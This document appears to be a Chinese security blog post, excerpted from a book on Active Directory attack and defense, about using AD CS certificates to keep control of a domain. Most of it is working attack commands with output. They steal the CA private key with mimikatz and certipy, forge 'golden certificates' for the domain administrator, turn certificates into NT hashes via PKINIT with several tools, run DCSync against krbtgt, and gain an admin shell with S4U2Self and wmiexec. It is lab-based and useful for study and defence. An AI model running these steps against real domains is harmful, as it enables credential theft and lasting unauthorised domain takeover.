


利用证书进行权限维持

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

黄金证书

从之前的文章我们可以知道，CA 是使用其私钥对证书进行签名的。因此如果我们窃取了 CA 的私钥，就可以以任意用户身份伪造证书然后再进行签名了。

CA 证书和 CA 私钥存储在 CA 服务器上。那么如何才能知道哪个证书是 CA 证书呢？这可以根据 CA 证书所拥有的几个特点来辨别：

- 如前所述，CA 证书存在于 CA 服务器本身，其私钥受 CA 机器 DPAPI 保护。
- 证书的颁发者 Issuer 和主题名称 Subject(使用者)都设置为 CA 的专有名称。
- 只有 CA 证书具有“CA 版本”扩展名。
- CA 证书没有 EKU。

如图所示，是 CA 证书。



在 CA 机器上使用 mimikatz 执行如下命令导出机器证书，导出的.pfx 文件即包含 CA 的证书和私钥，该 pfx 文件的导出密码为 mimikatz。

```
mimikatz.exe "privilege::debug" "crypto::capi" "crypto::certificates /systemstore:  
local_machine /store:my /export" exit
```

```

1. xie-AD01-CA-1
Subject : DC=com, DC=xie, CN=xie-AD01-CA-1
Issuer : DC=com, DC=xie, CN=xie-AD01-CA-1
Serial : ab1454fd6ee83d458873503dffdac3b
Algorithm: 1.2.840.113549.1.1.1 (RSA)
Validity : 2022/2/4 15:41:03 -> 2027/2/4 15:51:02
Hash SHA1: 34e73562126434176982a093999fe99b515ccfea
  Key Container : xie-AD01-CA-1
  Provider : Microsoft Software Key Storage Provider
  Provider type : cng (0)
  Type : CNG Key (0xffffffff)
  |Provider name : Microsoft Software Key Storage Provider
  |Implementation: NCRYPT_IMPL_SOFTWARE_FLAG ;
  Key Container : xie-AD01-CA-1
  Unique name : 6f51d169517359552efd4cf5ceac6927_d4a049a8-342a-4ec9-beb0-4f9c784b2094
  Algorithm : RSA
  Key size : 2048 (0x00000800)
  Export policy : 00000003 ( NCRYPT_ALLOW_EXPORT_FLAG ; NCRYPT_ALLOW_PLAINTEXT_EXPORT_FLAG ; )
  Exportable key : YES
  Public export : OK - 'local_machine_my_1_xie-AD01-CA-1.der'
  Private export : OK - 'local_machine_my_1_xie-AD01-CA-1.pfx'

```

也可以使用如下命令窃取

```
certipy ca -u administrator@xie.com -p P@ssword1234 -target 10.211.55.8 -ba
ckup
```

窃取到 CA 的.pfx 文件后，我们可以使用 ForgeCert 工具来签名生成伪造的证书，项目地址：<https://github.com/GhostPack/ForgeCert>。

执行以下命令，通过前面窃取到的 CA 证书文件 local_machine_my_1_xie-CA-SERVER-CA.pfx 为域管理员用户 Administrator 生成证书，证书的密码为空。以下命令在任意机器离线执行即可：

#为用户生成黄金票据

```
ForgeCert.exe --CaCertPath local_machine_my_1_xie-AD01-CA-1.pfx --CaCertPas
sword "mimikatz" --Subject "CN=User" --SubjectAltName "Administrator@xie.com
" --NewCertPath Administrator.pfx --NewCertPassword ""
```

#为机器生成黄金票据

```
ForgeCert.exe --CaCertPath local_machine_my_1_xie-AD01-CA-1.pfx --CaCertPas
sword "mimikatz" --Subject "CN=Computer" --SubjectAltName "AD01$@xie.com"
--NewCertPath AD01.pfx --NewCertPassword ""
```

#如果 CA 服务器不是域控的话, 需要指定 CRL 列表

```
--CRL "ldap:///CN=xie-CA-CA,CN=CA,CN=CDP,CN=Public Key Services,CN=Services,CN=Configuration,DC=xie,DC=com?certificateRevocationList?base?objectClass=cRLDistributionPoint"
```

```
C:\Users\Administrator\Desktop>ForgeCert.exe --CaCertPath local_machine_my_1_xie-AD01-CA-1.pfx --CaCertPassword "mimikatz" --Subject "CN=User" --SubjectAltName "Administrator@xie.com" --NewCertPath Administrator.pfx --NewCertPassword ""
CA Certificate Information:
  Subject:      CN=xie-AD01-CA-1, DC=xie, DC=com
  Issuer:       CN=xie-AD01-CA-1, DC=xie, DC=com
  Start Date:   2022/2/4 15:41:03
  End Date:     2027/2/4 15:51:02
  Thumbprint:   34E73562126434176982A093999FE99B515CCFEA
  Serial:      3BCBDAFF3D507388453DE86EFD5414AB

Forged Certificate Information:
  Subject:      CN=User
  SubjectAltName: Administrator@xie.com
  Issuer:       CN=xie-AD01-CA-1, DC=xie, DC=com
  Start Date:   2022/10/14 9:40:24
  End Date:     2023/10/14 9:40:24
  Thumbprint:   90504D8D9674FF53E3E5AE583C789D4D0694FB69
  Serial:      532C0771F2633AF4B68AFB2A31F816F3

Done. Saved forged certificate to Administrator.pfx with the password ''
```

也可以使用 certipy 生成黄金证书

```
certipy forge -ca-pfx xie-AD01-CA-1.pfx -upn administrator@xie.com -subject 'CN=Administrator,CN=Users,DC=xie,DC=com'
```

然后利用生成的 administrator.pfx 进行 PKINIT Kerberos 认证获得 administrator 用户的 hash。

#认证获得 hash

```
certipy auth -pfx Administrator.pfx -dc-ip 10.211.55.4 -debug
```

```

→ Desktop certipy auth -pfx Administrator.pfx -dc-ip 10.211.55.4 -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

None
[*] Using principal: administrator@xie.com
[*] Trying to get TGT...
[+] Trying to connect to KDC at 10.211.55.4
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[+] Trying to connect to KDC at 10.211.55.4
[*] Got NT hash for 'administrator@xie.com': 16936944fa1c4964a8a6e7d2ddc3c432

```

如果 CA 服务器不是域控制器的话，使用伪造的证书跟 KDC 进行认证，会返回 KDC_ERR_CLIENT_NOT_TRUSTED 报错，则意味着证书不正确。这通常是因为证书中缺少一个证书吊销列表（CRL）。您可以使用 `-crl` 手动指定 CRL，也可以使用以前颁发的证书作为具有模板参数的模板。请注意，该模板将包括新证书中的所有未定义的扩展名和属性，例如主题和序列号。证书将不包括伪造证书中的任何扩展密钥使用，这意味着该证书可以用于任何目的。命令如下：

```

certipy forge -ca-pfx xie-CA-CA.pfx -upn administrator@xie.com -subject 'CN=Administrator,CN=Users,DC=xie,DC=com' -crl "ldap:///CN=xie-CA-CA,CN=CA,CN=CDP,CN=Public Key Services,CN=Services,CN=Configuration,DC=xie,DC=com?certificateRevocationList?base?objectClass=cRLDistributionPoint"

```

```

certipy forge -ca-pfx xie-CA-CA-1.pfx -upn administrator@xie.com -subject 'CN=Administrator,CN=Users,DC=xie,DC=com' -template test.pfx

```

```

→ Desktop certipy forge -ca-pfx xie-CA-CA-1.pfx -upn administrator@xie.com -subject 'CN=Administrator,CN=Users,DC=xie,DC=com' -template test.pfx
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Saved forged certificate and private key to 'administrator_forged.pfx'
→ Desktop certipy auth -pfx administrator_forged.pfx -dc-ip 172.16.200.80 -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@xie.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@xie.com': aad3b435b51404eeaad3b435b51404ee:16936944fa1c4964a8a6e7d2ddc3c432

```

用户证书

当拿到了域用户的证书后，可以通过 PKINIT Kerberos 认证来获取域用户的 Hash。

certipy

#将 pfx 文件转换为 pem 文件

```
openssl pkcs12 -in administrator.pfx -nodes -out administrator.pem
```

#将 pem 文件转换为无密码的 pfx 文件

```
openssl pkcs12 -in administrator.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out administrator.pfx
```

#认证获得 hash

```
certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4 -debug
```

```
→ Desktop openssl pkcs12 -in administrator.pfx -nodes -out administrator.pem
Enter Import Password: 输入证书导出时的密码
MAC verified OK
→ Desktop openssl pkcs12 -in administrator.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out administrator.pfx
Enter Export Password: 直接回车
Verifying - Enter Export Password:
→ Desktop certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4 -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

None
[*] Using principal: administrator@xie.com
[*] Trying to get TGT...
[+] Trying to connect to KDC at 10.211.55.4
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[+] Trying to connect to KDC at 10.211.55.4
[*] Got NT hash for 'administrator@xie.com': 33e17aa21ccc6ab0e6ff30eecb918dfb
```

PKINITtools

项目地址: <https://github.com/dirkjanm/PKINITtools>

#知道 pfx 文件和密码，生成 administrator.ccache

```
python3 gettgtpkinit.py -cert-pfx administrator.pfx -pfx-pass 123456 -dc-ip 10.211.55.4 -v xie.com/administrator administrator.ccache
```


#导入 administrator.ccache

export KRB5CCNAME=administrator.ccache

#获得 nthash

python3 getnthash.py xie.com/administrator -key 1c1a9c928c1eb34199b545aef8b6

7b22a309fa4a4002687681e82a2dde764d81 -dc-ip 10.211.55.4

```
+ PKINITtools python3 gettatakit.py -cert-pfx administrator.pfx -pfx-pass 123456 -dc-ip 10.211.55.4 -v xie.com/administrator administrator.ccache
2022-07-07 17:24:43,028 minikerberos INFO Loading certificate and key from file
2022-07-07 17:24:43,079 minikerberos INFO Requesting TGT
2022-07-07 17:24:43,092 minikerberos INFO AS-REP encryption key (you might need this later):
2022-07-07 17:24:43,092 minikerberos INFO 1c1a9c928c1eb34199b545aef8b67b22a309fa4a4002687681e82a2dde764d81
2022-07-07 17:24:43,096 minikerberos INFO Saved TGT to file
+ PKINITtools ls -lh | grep administrator.ccache
-rw-r--r-- 1 xie staff 1.4K 7 7 17:24 administrator.ccache
+ PKINITtools export KRB5CCNAME=administrator.ccache
+ PKINITtools python3 getnthash.py xie.com/administrator -key 1c1a9c928c1eb34199b545aef8b67b22a309fa4a4002687681e82a2dde764d81 -dc-ip 10.211.55.4
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
33e17aa21ccc6ab0e6ff30eeeb918dfb
```

kekeo

把导出的用户证书 administrator.pfx 拷贝到本地机器非域机器，则需要设置 DNS 为域控 ip。

Internet 协议版本 4 (TCP/IPv4) 属性



常规

备用配置

如果网络支持此功能，则可以获取自动指派的 IP 设置。否则，你需要从网络系统管理员处获得适当的 IP 设置。

☒ 自动获得 IP 地址(O)

☐ 使用下面的 IP 地址(S):

IP 地址(I):

子网掩码(U):

默认网关(D):

☐ 自动获得 DNS 服务器地址(B)

☒ 使用下面的 DNS 服务器地址(E):

首选 DNS 服务器(P):

10 . 211 . 55 . 4

备用 DNS 服务器(A):

☐ 退出时验证设置(L)

高级(V)...

确定

取消

然后双击进行安装

← 证书导入向导

欢迎使用证书导入向导

该向导可帮助你将证书、证书信任列表和证书吊销列表从磁盘复制到证书存储。

由证书颁发机构颁发的证书是对你身份的确认，它包含用来保护数据或建立安全网络连接的信息。证书存储是保存证书的系统区域。

存储位置

☒ 当前用户(C)

☐ 本地计算机(L)

单击“下一步”继续。

下一页(N)

取消

← 证书导入向导

要导入的文件

指定要导入的文件。

文件名(F):

E:\administrator.pfx

浏览(R)...

注意: 用下列格式可以在一个文件中存储多个证书:

个人信息交换- PKCS #12 (.PFX,.P12)

加密消息语法标准- PKCS #7 证书(.P7B)

Microsoft 系列证书存储(.SST)

下一页(N)

取消

← 证书导入向导

私钥保护

为了保证安全，已用密码保护私钥。

为私钥键入密码。

密码(P):

123456

导出时设置的密码

☒ 显示密码(D)

导入选项(I):

☐ 启用强私钥保护(E)。如果启用这个选项，每次应用程序使用私钥时，你都会收到提示。

☐ 标志此密钥为可导出的密钥(M)。这将允许你在稍后备份或传输密钥。

☐ 使用虚拟化安全保护私钥(不可导出)(P)

☒ 包括所有扩展属性(A)。

下一页(N)

取消

注：如果导出时未指定密码，则不可导入。导出时必须设置一个密码才可导入。

←  证书导入向导

证书存储

证书存储是保存证书的系统区域。

Windows 可以自动选择证书存储，你也可以为证书指定一个位置。

☒ 根据证书类型，自动选择证书存储(U)

☐ 将所有的证书都放入下列存储(P)

证书存储:

浏览(R)...

下一页(N)

取消

← 证书导入向导

正在完成证书导入向导

单击“完成”后将导入证书。

你已指定下列设置:

选定的证书存储	由向导自动决定
内容	PFX
文件名	E:\administrator.pfx

完成(F)

取消



导入了证书之后，执行 certmgr.msc 命令就可以查看到导入的 administrator 的证书了。



然后执行如下命令即可导出 hash。

kekeo.exe

#以下命令都可

```
tgt::pac /subject:administrator /castore:current_user /domain:xie.com
```

```
tgt::pac /subject:administrator /castore:current_user /domain:xie.com /user:administrator /cred
```

```
tgt::pac /subject:administrator /castore:current_user /domain:xie.com /user:administrator /cred /dh /nonce
```

```
tgt::pac /subject:administrator /pin:0000 /cred
```

```
tgt::pac /subject:administrator /pin:0000
```


fcmit.cc


```
kekeo # tgt::pac /subject:administrator /castore:current_user /domain:xie.com /user:administrator /cred
Realm      : xie.com (xie)
User       : administrator (administrator)
CName      : administrator [KRB_NT_PRINCIPAL (1)]
SName      : krbtgt/xie.com [KRB_NT_SRV_INST (2)]
Need PAC   : Yes
Auth mode  : RSA
[kdc] name: DC01.xie.com (auto)
[kdc] addr: 10.211.55.4 (auto)
[kdc] Serial : 0f0000000000fa428b3c27c63a8c0f0000004b
[kdc] Validity: 2022/5/17 10:13:47 -> 2023/5/17 10:13:47
[kdc] Issuer : com, xie, xie-CA-SERVER-CA
[0] NTLM
NTLM: 33e17aa21ccc6ab0e6ff30eeeb918dfb
```

此时不管 administrator 用户的密码怎么改变，通过证书获得的 hash 都是最新的！

Rubeus

Rubeus.exe asktgt /user:Administrator /certificate:Administrator.pfx /password:
123456 /ptt

```
C:\Users\hack.XIE\Desktop>Rubeus.exe asktgt /user:Administrator /certificate:Administrator.pfx /password:123456 /ptt
```



v2.0.1

```
[*] Action: Ask TGT
```

```
[*] Using PKINIT with etype rc4_hmac and subject: CN=Administrator, CN=Users, DC=xie, DC=com
```

```
[*] Building AS-REQ (w/ PKINIT preauth) for: 'xie.com\Administrator'
```

```
[+] TGT request successful!
```

```
[*] base64(ticket.kirbi):
```

```
doIfpJCCBaKgAwIBBAEDAgEwoIExTCCBMFhgS9MIIIEuaADAgEfoQkbB1hJRS5DT02iHDAaoAMCAQKh
EzARGwZrcmJ0Z3QbB3hpZS5jb22jggSHMIIIEg6ADAgESoQMCAQKiggR1BIIEcdFZtIIsnAO2TzpZligi
TW6qQ4FV1Sen1Ft8/XpET0gzI8KkBKvdPuF6+oZstMDL15IyddPKMVjeNpB6EaoP6DF/DwtgbSeyUF1V
+LZNhr-iAqI7466/MyjH47r4fmIKULLf9r0iKFA0cTu0iHnRApK116w9fZjK7JbaWskXB2wxkebDOB43Z
+LCKWksZFf+dFH13GPWxjHH6LmaL+okXKcCsBnnuJEY1vwj0hRKUxQj3YFiQxgZ4XM6ImyhZWEqPnRnp
ibaEySJ19ApvwmY8Y0Y3rkRTZ50sTP0ieicV5G3NEFn1Ld+blWI7ixmi4fu6Bv9c/DP076FPxxZA82e/
/5ZnHch0j+gD7tx80nck1N84oGcsIHV1kpCBp685Hy3xWRxWpqamrMXw7nj/Vx9+wmUyQncGY7dRQM
r77xngXN7K0ZnZHpGNLSyQvFETChDuV6GDNqZPDp2VI+qkwxP0iWqTH2XeWIF/DG0y1a+bc+5tr79mQA
Uz7abkSpK9i2CCKM73QJ9ntWIVuPjQoc/xoGY2nHd7abuyOSUAYJnYxoeFrJ2KHivF11REha7T9Xg+LX
9teKZZLkMvn/u2kjQYH2ADzVCqR1aM/7sq0ipZthOwI4y25z1BVL/Bj9P0wtA6HX2mFeTMZKNKHovtwak
EEdU2HvloQRlgvZi4IrzGiV1Wne+8CartrXGxkVfNODihlUPpW48GxQa3xtaQY5FM7qB80yAIotFtoIE
DEKDbzWYYz0m2C1WV9r13WfXTXBdF55g5j6QU0P/mBoNyGoHMRd+/c92HHZWMY5rWhy+6C+vtIaz8V/k
8Zi8K0ovx6k8JyEnL5LR8gz4Puks0jWrfS1q9M2UzdqIwu1M2pjp/ZcK112YMusdVIBvXW8FEe5DBBYO
KQxAdQvA1y561vb7XKYd+Xqj88UEuxoNFsqN6JSIvHN9hlWNmtEXeuKzmutXViuVWgJJJD9fbbDDUScgTi
IRAKTv2IwyFiZMeYb8R02fLsGX1kPjWACWod1q2GGzPmIcBJaFIy9/UrjjwTC4hMS7ob0IE4I60cNqE
XwE56xtyk/XzdXjpZLh+2AbPaR0x9hYgTRcEmWcyKUYi/Ipi/qo2G8abpoEZHgVFNg5NEHCIOlrzKvaE
FGp8aGCyzYEATwqIrhv0epjRqUNi+eXoJ1JZTieF+888uL6FAC5/FU71Y10NC3JX2yb+57KEIUSLAww
QkPWXHxmdmCvYubrsVscVQPX+vd8XvqV8Vcbiwu8Dv1FE8ZnK20Tys9kdK7tJUjhg7oSEfUblHigJRsUiR
ca35PK+nNo+1PcyC14MjIk1z1F9ZSVY5F0sI10fcnwvV0hiZG1vmgW+iNWILD6Gw0TzjD91N/Lcmifl
8rmA0zQNzC9jX2qIQHrMFOjYtjNqfz9qd1oRR8eG9G8mMbYEgk9jFw0xYrCSFKue0+RPQPHQm2L0qjJ
iEVs6/nMag0eRuFVV4CGSwEBC1vswF2rFMNLufdqfLDqcc2fU8G5ksDKpa0BzDCByaADAgEaoHBBIG+
fYG7MIG4oIG1MIGyMIGvoBswGaADAgEXoRIEEDerYFzanaQ10q/AWgDjYYahCRsHWE1FLkNPTaIaMBig
AwIBAAERMA8bDUFkbWluaXN0cmF0b3KjBwMFAEDhAAC1ERgPMjAyMjEwMTMwOTE3MzhaphEYDzIwMjIx
MDEzMtKxNzM4WqcRGA8yMDIyMTAyMDA5MTczOFqoCRsHWE1FLkNPTakcMBqgAwIBAQETMBEbmtyYnRn
dBsHeG11mNvbQ==
```

```
[+] Ticket successfully imported!
```

```

C:\Users\hack.XIE\Desktop>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'DC01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x000020f7 (8439)

mimikatz # exit
Bye!

C:\Users\hack.XIE\Desktop>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'DC01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502      krbtgt  0db47e7b5de8efa84076d1d0bdd27aa9      514

```

请求前

请求后

机器证书

对于机器证书来说，也可以通过 PKINIT Kerberos 认证来获取机器账号的 Hash。但是在域内，只有 Exchange 服务器(可以直接远程连接)和域控制器(可以 DCsync)的机器账号哈希直接可以使用。对于域内普通机器，可以结合 S4u2Self 协议来直接获取目标机器权限。

对于机器证书，由于其私钥不可导出，所以一般是通过 mimikatz 执行如下命令来获取。

```
mimikatz.exe "crypto::capi" "crypto::certificates /systemstore:local_machine /store:my /export" "exit"
```

域控制器证书

certipy

```
certipy cert -pfx local_machine_my_0_DC01.xie.com.pfx -password "mimikatz"
-export -out DC01.xie.com.pfx
certipy auth -pfx DC01.xie.com.pfx -dc-ip 10.211.55.4 -debug
```

```
→ Desktop certipy cert -pfx local_machine_my_0_DC01.xie.com.pfx -password "mimikatz" -export -out DC01.xie.com.pfx
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Writing PFX to 'DC01.xie.com.pfx'
→ Desktop certipy auth -pfx DC01.xie.com.pfx -dc-ip 10.211.55.4 -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: dc01$@xie.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got NT hash for 'dc01$@xie.com': 822eb81dccc04e0949e308069ebd600a
```

PKINITtools

#知道 pfx 文件和密码，生成 DC01.ccache

```
python3 gettgtpkinit.py -cert-pfx local_machine_my_0_DC01.xie.com.pfx -pfx-pass
mimikatz -dc-ip 10.211.55.4 -v xie.com/DC01\$ DC01.ccache
```

#导入 DC01.ccache

```
export KRB5CCNAME=DC01.ccache
```

#获得 nthash

```
python3 getnthash.py xie.com/DC01\$ -key efb9a937b36505e55f906bc26b6387f5
48176b0fb9724cf31f88255883032ca4 -dc-ip 10.211.55.4
```

```

+ PKINITtools python3 gettgtpkinit.py -cert-pfx local_machine_my_0_DC01.xie.com.pfx -pfx-pass mimikatz -dc-ip 10.211.55.4 -v xie.com/DC01\$ DC01.ccache
2024-01-03 22:36:58,262 minikerberos INFO Loading certificate and key from file
2024-01-03 22:36:58,324 minikerberos INFO Requesting TGT
2024-01-03 22:36:58,338 minikerberos INFO AS-REP encryption key (you might need this later):
2024-01-03 22:36:58,338 minikerberos INFO efb9a937b36505e55f906bc26b6387f548176b0fb9724cf31f88255883032ca4
2024-01-03 22:36:58,342 minikerberos INFO Saved TGT to file
+ PKINITtools export KRB5CCNAME=DC01.ccache
+ PKINITtools python3 getnthash.py xie.com/DC01\$ -key efb9a937b36505e55f906bc26b6387f548176b0fb9724cf31f88255883032ca4 -dc-ip 10.211.55.4
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
822eb81dccc04e0949e308069ebd680a

```

域内普通机器证书

执行如下命令，获得域内普通机器权限。

#利用机器的 pfx 文件生成 ccache 文件

```
python3 gettgtpkinit.py -cert-pfx win10.pfx -pfx-pass mimikatz -dc-ip 10.211.55.4 -v xie.com/win10\$ win10.ccache
```

#为域管理员申请访问 win10.xie.com CIFS 协议的票据

```
python3 gets4uticket.py kerberos+ccache://xie.com\\win10$:win10.ccache@DC01.xie.com cifs/win10.xie.com@xie.com Administrator@xie.com administrator.ccache -v
```

#导入票据

```
export KRB5CCNAME=administrator.ccache
```

#以域管权限访问 win10.xie.com

```
python3 wmiexec.py -k -no-pass xie.com/Administrator@win10.xie.com
```

→ PKINITtools python3 gettgtpkinit.py -cert-pfx win10.pfx -pfx-pass mimikatz -d c-ip 10.211.55.4 -v xie.com/win10\\$ win10.ccache
 2022-10-12 17:58:12,655 minikerberos INFO Loading certificate and key from file
 2022-10-12 17:58:12,712 minikerberos INFO Requesting TGT
 2022-10-12 17:58:12,724 minikerberos INFO AS-REP encryption key (you might need this later):
 2022-10-12 17:58:12,725 minikerberos INFO 47cf42008c319fe008a174e762d8974a2e5f0eb6992915eddaf0c2d145a06607
 2022-10-12 17:58:12,728 minikerberos INFO Saved TGT to file
 → PKINITtools python3 gets4uticket.py kerberos+ccache://xie.com\win10\$:win10.ccache@DC01.xie.com cifs/win10.xie.com@xie.com Administrator@xie.com administrator.ccache -v
 2022-10-12 17:58:17,442 minikerberos INFO Trying to get SPN with Administrator@xie.com for cifs/win10.xie.com@xie.com
 2022-10-12 17:58:17,453 minikerberos INFO Success!
 2022-10-12 17:58:17,454 minikerberos INFO Done!

```
→ examples git:(master) * export KRB5CCNAME=administrator.ccache
→ examples git:(master) * python3 wmiexec.py -k -no-pass xie.com/Administrator@win10.xie.com
Impacket v0.10.1.dev1 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
xie\administrator

C:\>hostname
win10
```

如果想更深更细致的了解 AD 攻防知识，可以参加《域渗透攻防》培训课程：

https://mp.weixin.qq.com/s/Sjc_yTzB5CSYVk6bhnSsiQ

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。



谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南
星主：谢公子

60+
成员数量

30+
内容数量

306
运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199
微信扫码加入星球



 知识星球

 谢公子学安全

参考：<https://mp.weixin.qq.com/s/Gon6AVILPR8uio1aAm6E5g>

<https://mp.weixin.qq.com/s/2Pw71HLvPHpAvXlmbCsASQ>